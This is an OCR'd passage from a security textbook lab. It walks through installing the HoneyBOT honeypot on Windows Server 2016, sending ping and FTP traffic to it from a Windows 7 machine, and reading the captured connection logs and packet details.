

HoneyBOT - Log_20180508.bin
File View Reports Help
Ports
Remotes
Date
Time
Remote IP
Remote Port
Local IP
Local Port
Protocol
Bytes
Bindings
Multiple network adapters have been detected.
Please select the IP address to bind to or select
All to listen on all adapters.
Adapter
All
OK
0 records
0 sockets

Figure 12-11: HoneyBOT Application

4. Go to a Windows 7 machine.
5. Open Command Prompt.
6. Generate some traffic, for example, FTP.


C:\Windows\system32\cmd.exe - ftp 10.10.50.211
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Win7-1>ping 10.10.50.211
Pinging 10.10.50.211 with 32 bytes of data:
Reply from 10.10.50.211: bytes=32 time=1ms TTL=128
Reply from 10.10.50.211: bytes=32 time<1ms TTL=128
Reply from 10.10.50.211: bytes=32 time<1ms TTL=128
Reply from 10.10.50.211: bytes=32 time<1ms TTL=128
Ping statistics for 10.10.50.211:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
C:\Users\Win7-1>ftp 10.10.50.211
Connected to 10.10.50.211.
220 PUBLIC08 FTP Service (Version 5.0).
User (10.10.50.211:(none)):

Figure 12-12: Command Prompt (Windows 7)

7. Go back to Windows Server 20 16 and observe the logs.



HoneyBOT - Log_20180508.bin
File View Reports Help
Ports
137
21
Remotes
10.10.50.202
Date Time Remote IP Remote Port Local IP Local Port Protocol Bytes
5/8/2018 1:30:11 AM 10.10.50.202 137 0.0.0.0 137 UDP 50
5/8/2018 1:30:12 AM 10.10.50.202 137 0.0.0.0 137 UDP 50
5/8/2018 1:30:13 AM 10.10.50.202 137 0.0.0.0 137 UDP 50
5/8/2018 1:30:33 AM 10.10.50.202 5324 0.0.0.0 21 TCP 41
4 records
1337 sockets

Figure 12-13: Logs

8. Click on “Port” > “2 1” and select the log.




Figure 12-14. Logs

9. Right click and go to “View Details”.



HoneyBOT - Log_20180508.bin
File View Reports Help
Packet Log (ftp)
Connection Details:
Date: 5/8/2018
Time: 1:30:33 AM
Millisecond: 866
Time Zone: -7:00
Source IP: 10.10.50.202
Source Port: 5324
Server IP: 0.0.0.0
Server Port: 21 (ftp)
Protocol: TCP
Bytes Sent: 41
Bytes Received: 0
Packet History
Time
Direction
Bytes
Data
1:30:33 AM
RX
0
SYN
1:30:33 AM
TX
41
220 PUBLIC08 FTP Service (Version 5.0).
Packet Data:
View as
text
hex
4 records
1337 sockets

Figure 12-15: Details of Log Entry

10. Right click and go to “Reverse DNS”.




Figure 12-16: Reverse DNS

